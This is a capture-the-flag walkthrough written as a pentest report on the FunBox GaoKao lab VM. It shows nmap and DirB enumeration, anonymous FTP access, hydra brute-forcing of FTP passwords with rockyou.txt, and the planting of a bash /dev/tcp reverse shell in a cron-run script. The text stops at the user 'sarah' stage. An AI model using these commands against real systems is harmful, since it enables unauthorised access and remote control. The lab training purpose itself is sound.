MACHINE SECURITY TESTING AUDIT REPORT

Document:	Machine Security Testing Report
Prepared By:	Nikunj Kumar
Report Content:	Detailed Technical Report
Status:	**Completed**
Machine & IP:	FunBox : GaoKao & 192.168.1.6

Prepared BY

NIKUNJ

For --- **KRATIKAL** Support

Disclaimer

FunBox ; GAOKAO

This is an intermediate challenge.

You should have some knowledge of **Linux commands** and the ability to run some basic **Pentesting tools**.

Funbox Gaokao is a machine that the author has intended for beginners. This machine needs a bit of **brute force** and some knowledge of the **FTP protocol**.

I am Tested this Vulnerable machine through Virtual Box.

Table of Contents

1. Identify the target.....4
2. Scanning.....4-5
3. DirB.....6
4. Website.....7
5. Ftp connect.....8
6. Brute force : Sky.....9
7. Ftp Log in sky.....10-11
8. Brute Force : sarah.....12
9. Sarah logging.....13-14
10. Previldge escalation.....15-16
11. Root access.....17
12. Done/Exit.....18

Detailed Vulnerability Information


The detailed explanation of the vulnerabilities as well as the recommendations for the same are explained below.

Risk : Low

1. Identify the target

As usual, I had to find the IP address of the target machine.

cmd - 1. netdiscover
2. arp-scan -l




2. Scanning

Let's Start

As always starts with the **enumeration** part so I did **Nmap scan** first and found **Ports** are open or not.

Next, I discovered the exposed services by scanning the open ports on the target machine..

cmd- **nmap -Pn -A -p- 192.168.1.6**



Nmap the well known network scanner,
I used it to get the **open ports** so I can design my plan for attacking the machine.

It show **open Port** of these two---

ftp - 21/tcp


ssh - 22/tcp

http - 80/tcp

Mysql - 3306/tcp

3. DirB

Okay, enough information from the **NMAP** let's jump strait away to the **any useful Link**!




Got a link....
http://192.168.1.6/index.html

We opened the target machine's IP address on the **browser** to see the running web application. It can be seen in the following screenshot.

4. Website

http://192.168.1.6/index.html

Let's **open in browser** and see if we can get something given below--



Banner of web..


There is a banner of the server that gives us a potential user of the machine.

Also, it gives us the hostname which doesn't have any significance for this.

5. Ftp connect

ftp allow for **Anonymous login**
then I try this

user—**anonymous**
pass—**anonymous**



Here is nothing found

But it show useful data that is the **username of ftp**
Username-- **sky**


But password **not** showing.

6. Brute force

Hence, I started bruteforcing for the **password of the user.**

I Have a wordlist - **rockyou.txt**

cmd- **`hydra -t 1 -l sky -P /root/Downloads/rockyou.txt -vV 192.168.1.6 ftp`**



As you can see, we got the **password** for the user sky .

User- **Sky**

Pass- **thebest**

Hence I try to logg in in next step.

7. Ftp Login : Sky

I provide the **user & password**


user - sky

pass - thebest

cmd - **ls -al** ----------show flag

get user.flag

cat user.flag -- show data



We can see that the **flag** has a script


The file has the executable assess for the user sarah.

Hence, we might guess that there is a cron job that is run by **sarah**. Thus, I downloaded the file to my local machine, updated the script and uploaded it to the ftp server.

update the script
put user.flag

```
ftp> put user.flag
local: user.flag remote: user.flag
200 PORT command successful
150 Opening BINARY mode data connection for user.flag
226 Transfer complete
119 bytes sent in 0.00 secs (1.1700 MB/s)
```

ls
cat user.flag



You shown above Successfully update the scripts


i.e – bash -i >& /dev/tcp/192.168.1.6/4444 0>&1;

8. Brute force : Sarah

Hence, I started bruteforcing for the **password of the user.**

I Have a wordlist - **rockyou.txt**

cmd- **`hydra -t 1 -l sarah -P /root/Downloads/rockyou.txt -vV 192.168.1.6 ftp`**



As you can see, we got the **password** for the user sarah .

User- **sarah**

Pass- **iubire**


Hence I try to logg in in next step

9. Sarah logging

I provide the **user & password**

user - **sarah**
pass - **iubire**

ls -al
cd /home
ls -al
showing - sarah



We can see that the **sarah** has a data

The file has the executable assess for the user sarah

